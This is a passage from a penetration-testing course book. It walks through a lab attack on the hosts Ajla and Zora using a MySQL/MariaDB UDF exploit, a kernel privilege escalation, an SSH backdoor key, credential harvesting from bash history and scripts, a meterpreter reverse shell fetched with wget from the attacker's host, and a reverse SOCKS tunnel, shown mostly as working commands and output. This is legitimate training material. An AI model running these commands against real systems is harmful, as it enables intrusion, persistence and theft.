```
...
MySQL Session Hijacking over RFI      | docs/english/13708-mysql-session-hijacking-ove
MySQL UDF Exploitation                | docs/english/44139-mysql-udf-exploitation.pdf
MySQL: Secure Web Apps - SQL Injectio | papers/english/12945-mysql-secure-web-apps---s
Novel contributions to the field - Ho | docs/english/40143-novel-contributions-to-the-
...
----------------------------------------------------------- -------------------------
```

Listing 903 - SearchSploit for MySQL

When searching for MySQL vulnerabilities, we have to change our approach a bit. This time we are not looking for an exact version number that might be vulnerable to an exploit since MariaDB and MySQL use different version numbers. Instead, we are trying to see if we can identify a pattern in publicly disclosed exploits that may indicate a type of attack we could use.

We notice that the words "UDF" and "User Defined" show up often. Let's take a look at a more recent UDF exploit found in */usr/share/exploitdb/exploits/linux/local/46249.py*.

```
# Exploit Title: MySQL User-Defined (Linux) x32 / x86_64 sys_exec function local privilege escalation exploit
# Date: 24/01/2019
...
References:
https://dev.mysql.com/doc/refman/5.5/en/create-function-udf.html
https://www.exploit-db.com/exploits/1518
https://www.exploit-db.com/papers/44139/ - MySQL UDF Exploitation by Osanda Malith Jayathissa (@OsandaMalith)
```

Listing 904 - MySQL exploit 46249 header

The exploit begins by referencing other research into UDF exploitation including a paper written on the subject.

Reviewing this paper teaches us that a User Defined Function (UDF) is similar to a custom plugin for MySQL. It allows database administrators to create custom repeatable functions to accomplish specific objectives. Conveniently for us, UDFs are written in C or C++[731] and can run almost any code we want, including system commands.

Researchers have discovered how to use standard MySQL (and MariaDB) functionality to create these plugins in ways that can be used to exploit systems. This specific exploit discusses using UDFs as ways to escalate privileges on a host. However, we should be able to use the same principle to get an initial shell. Some modifications will be required but before we start changing anything, let's take a look at the code.

```
shellcode_x32 = "7f454c4601010100000000000000000...";
shellcode_x64 = "7f454c4602010100000000000000000...";

shellcode = shellcode_x32
if (platform.architecture()[0] == '64bit'):
 shellcode = shellcode_x64
...
cmd='mysql -u root -p\'' + password + '\' -e "select @@plugin_dir \G"'
plugin_str = subprocess.check_output(cmd, shell=True)
```

[731] (MariaDB, 2020), https://mariadb.com/kb/en/create-function-udf/

```
73  plugin_dir = re.search('@plugin_dir: (\S*)', plugin_str)
74  res = bool(plugin_dir)
...
91  print "Trying to create a udf library...";
92  os.system('mysql -u root -p\'' + password + '\' -e "select binary 0x' + shellcode
+ ' into dumpfile \'%s\' \G"' % udf_outfile)
93  res = os.path.isfile(udf_outfile)
...
99  print "UDF library crated successfully: %s" % udf_outfile;
100  print "Trying to create sys_exec..."
101  os.system('mysql -u root -p\'' + password + '\' -e "create function sys_exec
returns int soname \'%s\'\G"' % udf_filename)
102
103  print "Checking if sys_exec was crated..."
104  cmd='mysql -u root -p\'' + password + '\' -e "select * from mysql.func where
name=\'sys_exec\' \G"';
105  res = subprocess.check_output(cmd, shell=True);
...
110  if res:
111          print "sys_exec was found: %s" % res
112          print "Generating a suid binary in /tmp/sh..."
113          os.system('mysql -u root -p\'' + password + '\' -e "select sys_exec(\'cp
/bin/sh /tmp/; chown root:root /tmp/sh; chmod +s /tmp/sh\')"')
114
115          print "Trying to spawn a root shell..."
116          pty.spawn("/tmp/sh");
```

Listing 905 - MySQL exploit 46249

The first thing we notice is a shellcode variable defined on lines 40-45. The SQL query at line 71 obtains the plugin directory (remember this is the variable that we found was not standard on Zora). Next, on line 92, the code dumps the shellcode binary content into a file within the plugin directory. Line 101 creates a function named *sys_exec* leveraging the uploaded binary file. Finally, the script checks if the function was successfully created on line 104 and if this is the case, the function is executed on line 113. Reading a bit more about the MySQL *CREATE FUNCTION* syntax[732] suggests that the binary content of the shellcode variable is supposed to be a shared library that implements and exports the function(s) we want to create within the database.

Essentially, this entire script is only running five commands. If we trim down the code to its essential MySQL commands, we obtain the following:

```
select @@plugin_dir
select binary 0xshellcode into dumpfile @@plugin_dir;
create function sys_exec returns int soname udf_filename;
select * from mysql.func where name='sys_exec' \G
select sys_exec('cp /bin/sh /tmp/; chown root:root /tmp/sh; chmod +s /tmp/sh')
```

Listing 906 - Breakdown of MySQL exploit

Since we already have an interactive MariaDB shell, we could theoretically run these commands directly in the MariaDB shell against Zora. However, we want to make sure we understand what we are about to execute before proceeding.

[732] (Oracle Corporation, 2020), https://dev.mysql.com/doc/refman/5.5/en/create-function-udf.html

24.3.2 *Attempting to Exploit the Database*

While the individual commands give us no reason for concern, we have no idea what the shellcode is doing. Instead, we will replace the shellcode with something that we are in control of. The references in the exploit state that ***raptor_udf.c*** was used. A quick Google search reveals a relevant Exploit Database entry[733] and a note at the bottom of the comments mentions a GitHub project[734] that looks very promising.

Let's download the code, review it, and compile it.

```
kali@kali:~$ git clone https://github.com/mysqludf/lib_mysqludf_sys.git
Cloning into 'lib_mysqludf_sys'...
...

kali@kali:~$ cd lib_mysqludf_sys/
kali@kali:~/lib_mysqludf_sys$
```

Listing 907 - Downloading the code from GitHub

Opening up the ***lib_mysqludf_sys.c*** file shows us a fairly standard UDF library that allows for execution of system commands through the C/C++ *system* function.[735]

```
...
my_ulonglong sys_exec(
   UDF_INIT *initid
,  UDF_ARGS *args
,  char *is_null
,  char *error
){
  return system(args->args[0]);
}
...
```

Listing 908 - The sys_exec UDF function implementation

Moreover, according to the code, the function exported by the shared library after compilation is named *sys_exec* as in the previous exploit. We'll need to create a MySQL function with the same name in order to execute system commands from the database.

Now that we have reviewed the code, we will compile the shared library.

Looking at the ***install.sh*** file, as a prerequisite for compilation we need to install *libmysqlclient15-dev*. In Kali Linux, this is the *default-libmysqlclient-dev* package, which can be installed with **apt**.

```
kali@kali:~/lib_mysqludf_sys$ sudo apt update && sudo apt install default-
libmysqlclient-dev
```

Listing 909 - Installing dependencies

[733] (Offensive Security, 2020), https://www.exploit-db.com/exploits/1518

[734] (Arnold Jasny, 2013), https://github.com/mysqludf/lib_mysqludf_sys

[735] (cplusplus.com, 2019), http://www.cplusplus.com/reference/cstdlib/system/

Now that we have the dependencies installed, we need to remove the old object file before generating the new one.

```
kali@kali:~/lib_mysqludf_sys$ rm lib_mysqludf_sys.so
```

Listing 910 - Removing the pre-built binary

Looking at the ***Makefile***, we will need to make some minor adjustments to ensure we can compile the source file correctly.

```
LIBDIR=/usr/lib

install:
        gcc -Wall -I/usr/include/mysql -I. -shared lib_mysqludf_sys.c -o
$(LIBDIR)/lib_mysqludf_sys.so
```

Listing 911 - UDF library Makefile

Specifically we need to adjust the include directory path for the **gcc** command since we have a MariaDB installation on our Kali system and not a MySQL one. The changes to the Makefile are shown in Listing 912.

```
kali@kali:~/lib_mysqludf_sys$ </span>cat Makefile</span>
LIBDIR=/usr/lib
install:
        gcc -Wall -I/usr/include/mariadb/server -I/usr/include/mariadb/ -
I/usr/include/mariadb/server/private -I. -shared lib_mysqludf_sys.c -o
lib_mysqludf_sys.so

kali@kali:~/lib_mysqludf_sys$ make
gcc -Wall -I/usr/include/mariadb/server -I/usr/include/mariadb/ -
I/usr/include/mariadb/server/private -I. -shared lib_mysqludf_sys.c -o
lib_mysqludf_sys.so
```

Listing 912 - Compiling the UDF library

The **-Wall** flag enables all of gcc's warning messages and **-I** includes the directory of header files. The list included in the command found in Listing 912 are common locations for header files for MariaDB. The **-shared** flag tells gcc this is a shared library and to generate a shared object file. Finally, **-o** tells gcc where to output the file.

Recalling the SQL commands from the UDF exploit, to transfer the shared library to the target database server, we will need the file as a hexdump.

```
select @@plugin_dir
select binary 0xshellcode into dumpfile @@plugin_dir;
create function sys_exec returns int soname udf_filename;
select * from mysql.func where name='sys_exec' \G
select sys_exec('cp /bin/sh /tmp/; chown root:root /tmp/sh; chmod +s /tmp/sh')
```

Listing 913 - Breakdown of MySQL exploit

To do so we can use the following command:

```
kali@kali:~/lib_mysqludf_sys$ xxd -p lib_mysqludf_sys.so | tr -d '\n' >
lib_mysqludf_sys.so.hex
```

Listing 914 - Creating a hexdump of the Library

The **xxd** command is used to make the hexdump and the **-p** flag outputs a plain hexdump, which makes it easier for further manipulation. We use **tr** to delete the new line character and then dump the contents of the output to a file named *lib_mysqludf_sys.so.hex*.

The contents of the *lib_mysqludf_sys.so.hex* file is what we will use for shellcode.

We have everything that we need to attempt to exploit Zora. Now we just need to put it together. Before we begin running the malicious SQL commands, we will create a variable in MariaDB for the shellcode. The contents of this variable are obtained from the *lib_mysqludf_sys.so.hex* file.

```
MariaDB [(none)]> set @shell =
0x7f454c4602010100000000000000000003003e000100000000110000000000004000000000000000e03b
00000000000000000000400038000900400001c001b000100000004000000000000...00000000000000000
000;
```

Listing 915 - Creating a 64 bit shellcode variable

Note the addition of “0x” to the beginning of the shellcode and the lack of single or double quotes. This is necessary for MariaDB to read the text as binary. Next, per the exploit instructions, we will confirm the location of the plugin directory.

```
MariaDB [(none)]> select @@plugin_dir;
+-------------------+
| @@plugin_dir      |
+-------------------+
| /home/dev/plugin/ |
+-------------------+
1 row in set (0.072 sec)
```

Listing 916 - Verifying the plugin_dir

As expected, the plugin directory is in */home/dev/plugin/*. Next, we need to output the shellcode to a file on Zora. The original exploit generates a random filename for this, but we can name it whatever we want. The command in Listing 917 tells MariaDB to treat the contents of the *@shell* variable as binary and to output it to the */home/dev/plugin/udf_sys_exec.so* file.

```
MariaDB [(none)]> select binary @shell into dumpfile
'/home/dev/plugin/udf_sys_exec.so';
ERROR 1045 (28000): Access denied for user 'wp'@'%' (using password: YES)
MariaDB [(none)]>
```

Listing 917 - Dumping the shell to a file

Unfortunately, this is where we encounter our first problem. According to the error message above, the wp user does not have permissions to create files.

24.3.2.1 Why We Failed

While the user does have permissions to run SELECT, INSERT, UPDATE, and DELETE, the wp user is missing the *FILE* permissions to be allowed to run *dumpfile*.[736] To run *dumpfile* we need a user account with a higher level of permissions, such as the root user. Without this, we are stuck and cannot move forward with exploiting Zora using the current approach. The first logical option that comes to mind is to go back to Ajla and see if we can find root (or similar) MariaDB credentials.

[736] (MariaDB, 2020), https://mariadb.com/kb/en/library/grant/

24.4 Deeper Enumeration of the Web Application Server

During this round of enumeration, our goal is to find something that will give us higher levels of access to Zora's MariaDB service. While we could continue trying to enumerate Ajla with our current user, www-data, we believe that a higher level of permissions would be very helpful. This is why we will first concentrate our enumeration efforts on privilege escalation, then we will move on to looking for credentials. To look for a privilege escalation vector, we will need to go back to our Meterpreter Shell on Ajla.

24.4.1 More Thorough Post Exploitation

Previously, we learned that Ajla is running on Ubuntu 16.04, which is a fairly recent version. This means that the chance of finding a kernel exploit will be smaller than in an older version. However, we shouldn't totally rule out the possibility.

After enumerating running processes, system services, and installed applications, we find that other than the WordPress install, the Ubuntu server seems to run only default services and applications. This does not look promising. To complete the applications and services assessment we run **netstat** to determine what other ports might be open.

```
meterpreter > shell
Process 6792 created.
Channel 3 created.

netstat -tulpn
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address   Foreign Address   State      PID/Program name
tcp        0      0 0.0.0.0:22      0.0.0.0:*         LISTEN     -
tcp6       0      0 :::80           :::*              LISTEN     -
tcp6       0      0 :::22           :::*              LISTEN     -
udp        0      0 0.0.0.0:67      0.0.0.0:*
```

Listing 918 - Running netstat on Ajla

Unfortunately, the output in Listing 918 doesn't reveal anything interesting either. At this point, it is a good idea to start looking at kernel exploits. But first we need to find out which kernel version our target is running.

```
uname -a
Linux ajla 4.4.0-21-generic #37-Ubuntu SMP Mon Apr 18 18:33:37 UTC 2016 x86_64 x86_64
x86_64 GNU/Linux
```

Listing 919 - Running uname on Ajla

Now that we have the kernel version, we will return to searchsploit.

```
kali@kali:~$ searchsploit ubuntu 16.04
...
Linux Kernel 4.4.0 (Ubuntu 14.04/16.04 x86-64) - 'AF_PA | exploits/linux_x86-64/local/
Linux Kernel 4.4.0-21 (Ubuntu 16.04 x64) - Netfilter ta | exploits/linux_x86-64/local/
Linux Kernel 4.4.0-21 < 4.4.0-51 (Ubuntu 14.04/16.04 x8 | exploits/linux/local/47170.c
Linux Kernel 4.4.x (Ubuntu 16.04) - 'double-fdput()' bp | exploits/linux/local/39772.t
Linux Kernel 4.6.2 (Ubuntu 16.04.1) - 'IP6T_SO_SET_REPL | exploits/linux/local/40489.t
Linux Kernel 4.8 (Ubuntu 16.04) - Leak sctp Kernel Poin | exploits/linux/dos/45919.c
Linux Kernel < 4.13.9 (Ubuntu 16.04 / Fedora 27) - Loca | exploits/linux/local/45010.c
Linux Kernel < 4.4.0-116 (Ubuntu 16.04.4) - Local Privi | exploits/linux/local/44298.c
...
```

Listing 920 - Searching for ubuntu 16.04 exploits

While many of these seem like they might work, one in particular grabs our attention. After reviewing the source code for exploit 45010,[737] we see that it is well written, was tested against several different kernel versions, and has great instructions on compiling and executing. First, let's find out if Ajla has gcc.

The kernel versions don't always have to match exactly for an exploit to work. In this case, the exploit was tested with kernel 4.13.9, which is more recent than the kernel on Ajla.

```
gcc
/bin/sh: 1: gcc: not found

find / -name gcc -type f 2>/dev/null
/usr/share/bash-completion/completions/gcc
```

Listing 921 - Attempting to locate GCC on Ajla

Unfortunately, Ajla does not have the gcc binary installed so we will need to compile the exploit on our Kali machine, transfer it to Ajla, and hope that it will still work. Alternatively and if necessary, we could also create a virtual machine that is identical to our target system relative to the OS and kernel versions and compile the exploit on it.

24.4.2 Privilege Escalation

First, we will copy the exploit to our *home* directory so we don't alter the original version. Once the copy is made, we will follow the compile instructions in the file.

```
kali@kali:~$ cp /usr/share/exploitdb/exploits/linux/local/45010.c ./
kali@kali:~$ gcc 45010.c -o 45010
kali@kali:~$
```

Listing 922 - Compiling the exploit

The exploit compiled without errors so we will use meterpreter to upload it to Ajla.

```
meterpreter > upload /home/kali/45010 /tmp/
[*] uploading  : /home/kali/45010 -> /tmp/
[*] uploaded   : /home/kali/45010 -> /tmp//45010
```

Listing 923 - Uploading the exploit

Finally, it's time to run the exploit against Ajla.

```
meterpreter > shell
Process 1546 created.
```

[737] (Offensive Security, 2020), https://www.exploit-db.com/exploits/45010

```
Channel 5 created.

cd /tmp
chmod +x 45010
./45010
whoami
root
```

Listing 924 - Running the exploit

In Listing 924, the exploit does not give us any output but running **whoami** tells us that we are now running as the root user. Now that we have root access, we can create a more stable backdoor using ssh. This will allow us to come back to Ajla even if our meterpreter session dies.

First, we need to generate a new ssh key on our Kali machine.

If you already have ssh keys generated, feel free to skip this step.

```
kali@kali:~$ ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/home/kali/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/kali/.ssh/id_rsa.
Your public key has been saved in /home/kali/.ssh/id_rsa.pub.
...

kali@kali:~$ cat:~/.ssh/id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQD... kali@kali
```

Listing 925 - Generating an SSH key on Kali

With our ssh key generated, we can create the ***authorized_keys*** file on Ajla to accept our public key. We will do this via the meterpreter session that has the root shell.

```
mkdir /root/.ssh

echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQD... kali@kali" >
/root/.ssh/authorized_keys
```

Listing 926 - Adding the public key to the /root/.ssh/authorized_keys file

Now on Kali, we can use the ssh client to connect to Ajla directly.

```
kali@kali:~$ ssh root@sandbox.local
Welcome to Ubuntu 16.04 LTS (GNU/Linux 4.4.0-21-generic x86_64)
...

root@ajla:~#
```

Listing 927 - Using ssh to login to Ajla

24.4.3 Searching for DB Credentials

When looking for credentials, we have to think like an administrator or developer. Where would you store credentials? How would credentials be used? Are there any history or log files where credentials could be saved accidentally?

An example of this is if a user of a server accidentally enters their password in the username field, which might be logged in */var/log/auth.log*. Let's think like an administrator and look at locations that might contain user information.

We first start by looking at */etc/passwd*,*/etc/group*, and */etc/shadow* to get a feeling on how many users and groups have access to the target system.

However, the only useful piece of information we gather is that a user named "ajla" exists. Let's check the user's home directory to see what we can find.

```
root@ajla:~# cd /home/ajla

root@ajla:/home/ajla# ls -alh
total 32K
drwxr-xr-x 3 ajla ajla 4.0K Dec 10 16:37 .
drwxr-xr-x 3 root root 4.0K Dec 10 16:22 ..
-rw------- 1 ajla ajla   15 Dec 10 16:40 .bash_history
-rw-r--r-- 1 ajla ajla  220 Oct 15 17:49 .bash_logout
-rw-r--r-- 1 ajla ajla 3.7K Oct 15 17:49 .bashrc
drwx------ 2 ajla ajla 4.0K Oct 15 17:52 .cache
-rw-r--r-- 1 ajla ajla  675 Oct 15 17:49 .profile
-rw-r--r-- 1 ajla ajla    0 Oct 15 17:57 .sudo_as_admin_successful
```

Listing 928 - Looking at Ajla's home directory

We don't find much in the home directory, but let's take a look at the *.bash_history* to see what they have been up to.

```
root@ajla:/home/ajla# cat ./.bash_history
sudo poweroff
```

Listing 929 - Looking at Ajla's .bash_history

This is interesting. A fairly empty history means the account is not used much. The server must have been administered somehow but we don't see any other users on the system. Let's check the root user's history.

```
root@ajla:/home/ajla# cat ~/.bash_history
pwd
ls
cd /var/log/apache2/
tail -f error.log
tail -f access.log
mysql -u root -pBmDu9xUHKe3fZi3Z7RdMBeb -h 10.5.5.11 -e 'DROP DATABASE wordpress;'
cd /etc/mysql/
ls
cd ~/
ls
ls -alh
exit
```

```
exit
root@ajla:/home/ajla#
```

Listing 930 - Looking at the root user's history

Excellent, the root user was used to administer Ajla and at one point, the MySQL client was used to drop the "wordpress" database. Luckily for us, the password and user were entered directly in the command line!

24.5 Targeting the Database Again

Now we have root database credentials for Zora's MariaDB instance. Let's go back and try the UDF exploit again using these new, higher-level, permissions.

24.5.1 Exploitation

As a reminder, the five commands that we are attempting to run against the MariaDB instance are found in Listing 931.

```
select @@plugin_dir
select binary 0xshellcode into dumpfile @@plugin_dir;
create function sys_exec returns int soname udf_filename;
select * from mysql.func where name='sys_exec';
select sys_exec('cp /bin/sh /tmp/; chown root:root /tmp/sh; chmod +s /tmp/sh')
```

Listing 931 - Breakdown of MySQL exploit

First, we will rerun the MariaDB client but this time we will use the root credentials we discovered on Ajla.

```
kali@kali:~$ mysql --host=127.0.0.1 --port=13306 --user=root -p
Enter password:

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>
```

Listing 932 - Rerun the MariaDB client

Next, we will set the *shell* variable to the shellcode that we generated earlier.

```
MariaDB [(none)]> set @shell =
0x7f454c4602010100000000000000000003003e000100000000110000000000004000000000000000e03b
000000000000000000004000380009004001c001b000100000004000000000000...00000000000000000
000;
```

Listing 933 - Creating a 64 bit shellcode variable

With the shell variable set, we will verify one more time that the plugin directory is still set to */home/dev/plugin*. While this isn't necessary for the flow, it's a good idea to be certain nothing has changed.

```
MariaDB [(none)]> select @@plugin_dir;
+--------------------+
| @@plugin_dir       |
+--------------------+
| /home/dev/plugin/  |
+--------------------+
1 row in set (0.072 sec)
```

Listing 934 - Verifying the plugin_dir

Now for the moment of truth. Let's attempt to dump the binary shell to a file.

```
MariaDB [(none)]> select binary @shell into dumpfile
'/home/dev/plugin/udf_sys_exec.so';
Query OK, 1 row affected (0.078 sec)
```

Listing 935 - Dumping the shell to a file

It worked! Before we get too excited, we still need to create a function.

```
MariaDB [(none)]> create function sys_exec returns int soname 'udf_sys_exec.so';
Query OK, 0 rows affected (0.078 sec)
```

Listing 936 - Creating the UDF

MariaDB did not provide us with any errors, leading us to believe that the function was created. We can double check by running a command that queries for the *sys_exec* function.

```
MariaDB [(none)]> select * from mysql.func where name='sys_exec';
+----------+-----+-----------------+----------+
| name     | ret | dl              | type     |
+----------+-----+-----------------+----------+
| sys_exec |   2 | udf_sys_exec.so | function |
+----------+-----+-----------------+----------+
1 row in set (0.072 sec)
```

Listing 937 - Verifying the UDF exists

Now let's test if the *sys_exec* UDF works by attempting to make a network call from Zora to our Kali machine. To do this, we will start the python *http.server* on port 80 and make a *sys_exec* UDF call to our Kali IP on port 80.

```
kali@kali:~$ sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 ...
```

Listing 938 - Starting a webserver on Kali

Now that the web server has started, we can make the *sys_exec* UDF call. The syntax for the function can be found in the original UDF exploit.

```
MariaDB [(none)]> select sys_exec('wget http://10.11.0.4');
+-----------------------------------+
| sys_exec('wget http://10.11.0.4') |
+-----------------------------------+
|                               256 |
+-----------------------------------+
1 row in set (0.230 sec)
```

Listing 939 - Running a wget call

If the command worked, we should see a log entry in our webserver.

```
Serving HTTP on 0.0.0.0 port 80 ...
10.11.1.250 - - [10/Dec/2019 17:49:05] "GET / HTTP/1.1" 200 -
```

Listing 940 - Reviewing the webserver's log

Success! We are running code on Zora.

Now we can upload and execute a meterpreter payload on Zora in order to send a reverse shell back to our Kali instance. We don't have to generate a new meterpreter shell since we can just use the same one we used for Ajla. Since we are now connected to Ajla through a standard ssh connection, we can use port 443 on Kali for the Zora meterpreter session. First, let's instruct Zora to download the binary payload.

```
MariaDB [(none)]> select sys_exec('wget http://10.11.0.4/shell.elf');
+---------------------------------------------+
| sys_exec('wget http://10.11.0.4/shell.elf') |
+---------------------------------------------+
|                                           0 |
+---------------------------------------------+
1 row in set (0.260 sec)
```

Listing 941 - Downloading the shell via UDF

With the meterpreter downloaded, we need to make the file executable.

```
MariaDB [(none)]> select sys_exec('chmod +x ./shell.elf');
+----------------------------------+
| sys_exec('chmod +x ./shell.elf') |
+----------------------------------+
|                                0 |
+----------------------------------+
1 row in set (0.074 sec)
```

Listing 942 - Making the meterpreter shell executable

Now that the shell is executable, let's restart msfconsole on Kali to have a fresh environment.

```
msf5 exploit(multi/handler) > exit
kali@kali:~$ sudo msfconsole -q -x "use exploit/multi/handler;\
             set PAYLOAD linux/x86/meterpreter/reverse_tcp;\
             set LHOST 10.11.0.4;\
             set LPORT 443;\
             run"
...
[*] Started reverse TCP handler on 10.11.0.4:443
```

Listing 943 - Starting msfconsole to capture the UDF reverse shell

With our listener configured and running, we can execute the shell on Zora.

```
MariaDB [(none)]> select sys_exec('./shell.elf');
```

Listing 944 - Running the Shell

Now we can go back to msfconsole and check if we captured the shell.

```
[*] Started reverse TCP handler on 10.11.0.4:443
[*] Sending stage (985320 bytes) to 10.11.1.250
[*] Meterpreter session 1 opened (10.11.0.4:443 -> 10.11.1.250:27904) at 18:00:32

meterpreter > shell
Process 3972 created.
Channel 1 created.

whoami
mysql
```

Listing 945 - Capturing the shell

Excellent, we have a working unprivileged shell on Zora!

24.5.1.1 Exercises

1. Modify the original Python exploit and capture the reverse shell.
2. The original UDF exploit is advertised as a privilege escalation exploit. Why are we getting an unprivileged shell?

24.5.2 Zora Post-Exploitation Enumeration

Now that we have a shell on Zora, let's collect some general information about the host to see what we can learn. Let's start by checking the flavor of Linux that is running.

```
meterpreter > shell
Process 4469 created.
Channel 2 created.

cat /etc/issue
Welcome to Alpine Linux 3.10
Kernel \r on an \m (\l)
```

Listing 946 - Viewing /etc/issue

A quick Google search shows us that Alpine Linux is "a security-oriented, lightweight Linux distribution based on musl libc and busybox".[738] This is useful information as we can expect this OS to not have very many services or applications running. Anything out of the ordinary might be a good target. Let's continue to collect information.

```
cat /proc/version
Linux version 4.19.78-0-virt (buildozer@build-3-10-x86_64) (gcc version 8.3.0 (Alpine
8.3.0)) #1-Alpine SMP Thu Oct 10 15:25:30 UTC 2019
```

Listing 947 - Finding the kernel version

The */proc/version* file tells us that the distro was built in October of 2019. Other than that, we can take note of the kernel version and move forward.

Let's have a look at the environment variables.

```
env
USER=mysql
SHLVL=1
HOME=/var/lib/mysql
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/loca
l/games:/system/bin:/system/sbin:/system/xbin
LANG=C
PWD=/var/lib/mysql
```

Listing 948 - Finding the environment variables

[738] (Alpine Linux Development Team, 2020), https://alpinelinux.org/

Unfortunately, the environment variables don't tell us much. Looking at the output for **ps aux** also does not reveal any useful information on what we could exploit. Let's run **netstat** to see if we have access to any new ports not exposed from the sandbox external network.

```
netstat -tulpn
netstat: showing only processes with your user ID
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address   Foreign Address   State       PID/Program name
tcp        0      0 0.0.0.0:22      0.0.0.0:*         LISTEN      -
tcp        0      0 0.0.0.0:3306    0.0.0.0:*         LISTEN      -
tcp        0      0 :::22           :::*              LISTEN      -
udp        0      0 127.0.0.1:323   0.0.0.0:*                     -
udp        0      0 ::1:323         :::*                          -
```

Listing 949 - Viewing open ports

Similar to the running services, the open ports don't provide us with any new information. Let's check what the filesystem looks like.

```
cat /etc/fstab
UUID=ede2f74e-f23a-441c-b9cb-156494837ef3       /       ext4    rw,relatime 0 1
UUID=8e53ca17-9437-4f54-953c-0093ce5066f2       /boot   ext4    rw,relatime 0 2
UUID=ed8db3c1-a3c8-45fb-b5ec-f8e1529a8046       swap    swap    defaults        0 0
/dev/cdrom      /media/cdrom    iso9660 noauto,ro 0 0
/dev/usbdisk    /media/usb      vfat    noauto  0 0
//10.5.5.20/Scripts    /mnt/scripts  cifs  uid=0,gid=0,username=,password=,_netdev 0 0
```

Listing 950 - Checking mounted shares

The contents of */etc/fstab* are interesting. A share is mounted from the 10.5.5.20 host. Let's poke around the *scripts* share and see what we find.

```
cd /mnt/scripts
ls
nas_setup.yml
olduserlookup.ps1
system_report.ps1
temp_folder_cleanup.bat

cat system_report.ps1
# find a better way to automate this
$username = "sandbox\alex"
$pwdTxt = "Ndawc*nRoqkC+haZ"
$securePwd = $pwdTxt | ConvertTo-SecureString
$credObject = New-Object System.Management.Automation.PSCredential -ArgumentList
$username, $securePwd

# Enable remote management on Poultry
$remoteKeyParams = @{
ComputerName = "POULTRY"
Path = 'HKLM:\SOFTWARE\Microsoft\WebManagement\Server'
Name = 'EnableRemoteManagement'
Value = '1'
}
Set-RemoteRegistryValue @remoteKeyParams -Credential $credObject

# Strange calc processes running lately
```

```
Stop-Process -processname calc
...
```

Listing 951 - Reviewing scripts

We seem to have discovered a set of credentials in the ***system_report.ps1*** file. The user name is "sandbox\alex" and the password is "Ndawc*nRoqkC+haZ". We also seem to have found the name of the target where the share is mounted,"Poultry". Looking at the type of scripts in this directory and taking into account that the user seems to be a part of the"sandbox" domain, we might be looking at a Windows computer.

It's a good habit to download the scripts you've discovered and save them in your notes. You never know when something might get deleted or when a client might ask for more evidence.

24.5.3 Creating a Stable Reverse Tunnel

Similar to when we had unprivileged shell access to Ajla via the www-data user, we can't use a standard ssh connection for Zora using the mysql account since this user does not have shell access by default.

While we can create a ssh tunnel similar to the one used on Ajla, there is another option that we can set up since Zora is running such a recent version of Alpine. Newer versions of the ssh client allow us to establish a very useful type of tunnel via reverse dynamic port forwarding.

```
ssh -V
OpenSSH_8.1p1, OpenSSL 1.1.1d  10 Sep 2019
```

Listing 952 - Checking ssh client version

Zora is running ssh version OpenSSH_8.1p1, which should support this feature. If we can get this to work, we will have full network access to the 10.5.5.0/24 sandbox internal network through a SOCKS proxy running on our Kali machine.

Since we only have access to a meterpreter shell, we need to create a new ssh key on Zora and run the ssh client in a way that does not require interaction. First, let's generate an ssh key on Zora. We will use the meterpreter shell for this.

```
ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/var/lib/mysql/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Created directory '/var/lib/mysql/.ssh'.
Your identification has been saved in /var/lib/mysql/.ssh/id_rsa.
Your public key has been saved in /var/lib/mysql/.ssh/id_rsa.pub.
...

cat /var/lib/mysql/.ssh/id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQC4cjmvS... mysql@zora
```

Listing 953 - Generating SSH keys

With the SSH keys generated, we need to set up the ***authorized_keys*** file on our Kali machine for the kali user with the same type of restrictions as we did earlier. An example of the entry can be found in Listing 954.

```
from="10.11.1.250",command="echo 'This account can only be used for port
forwarding'",no-agent-forwarding,no-X11-forwarding,no-pty ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABgQC4cjmvS... mysql@zora
```

Listing 954 - authorized_keys file entry

The "from" IP does not have to change since the traffic is still coming from the external firewall as far as our Kali system is concerned. The ssh command we use does have to change a bit though. This time, we don't need multiple remote port forwarding options. We will only need one port forwarding option, which is **`-R 1080`**. By not including a host after the port, ssh is instructed to create a SOCKS proxy on our Kali server.[739] We also need to change the location of the private key.

```
ssh -f -N -R 1080 -o "UserKnownHostsFile=/dev/null" -o "StrictHostKeyChecking=no" -i
/var/lib/mysql/.ssh/id_rsa kali@10.11.0.4
```

Listing 955 - SSH command for reverse dynamic port forwarding to Kali

Running this command in the meterpreter shell should initiate the ssh connection to our Kali machine.

```
<span custom-style="BoldCodeUser">ssh -f -N -R 1080 -o "UserKnownHostsFile=/dev/null"
-o "StrictHostKeyChecking=no" -i /var/lib/mysql/.ssh/id_rsa kali@10.11.0.4/cu>
Warning: Permanently added '10.11.0.4' (ECDSA) to the list of known hosts.
```

Listing 956 - Running the SSH command for reverse dynamic port forwarding in metasploit

We can double check that the port was opened by running **`netstat`** on our Kali system.

```
kali@kali:~$ sudo netstat -tulpn
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address    Foreign Address   State       PID/Program name
tcp        0      0 0.0.0.0:111      0.0.0.0:*         LISTEN      1/systemd
tcp        0      0 0.0.0.0:22       0.0.0.0:*         LISTEN      645/sshd
tcp        0      0 127.0.0.1:1080 0.0.0.0:*         LISTEN      99765/sshd: kali
tcp6       0      0 :::111           :::*              LISTEN      1/systemd
tcp6       0      0 :::22            :::*              LISTEN      645/sshd
tcp6       0      0 ::1:1080         :::*              LISTEN      99765/sshd: kali
udp        0      0 0.0.0.0:1194     0.0.0.0:*                     94368/openvpn
udp        0      0 0.0.0.0:111      0.0.0.0:*                     1/systemd
udp6       0      0 :::111           :::*                          1/systemd
```

Listing 957 - Verifying that the reverse dynamic port forward was created

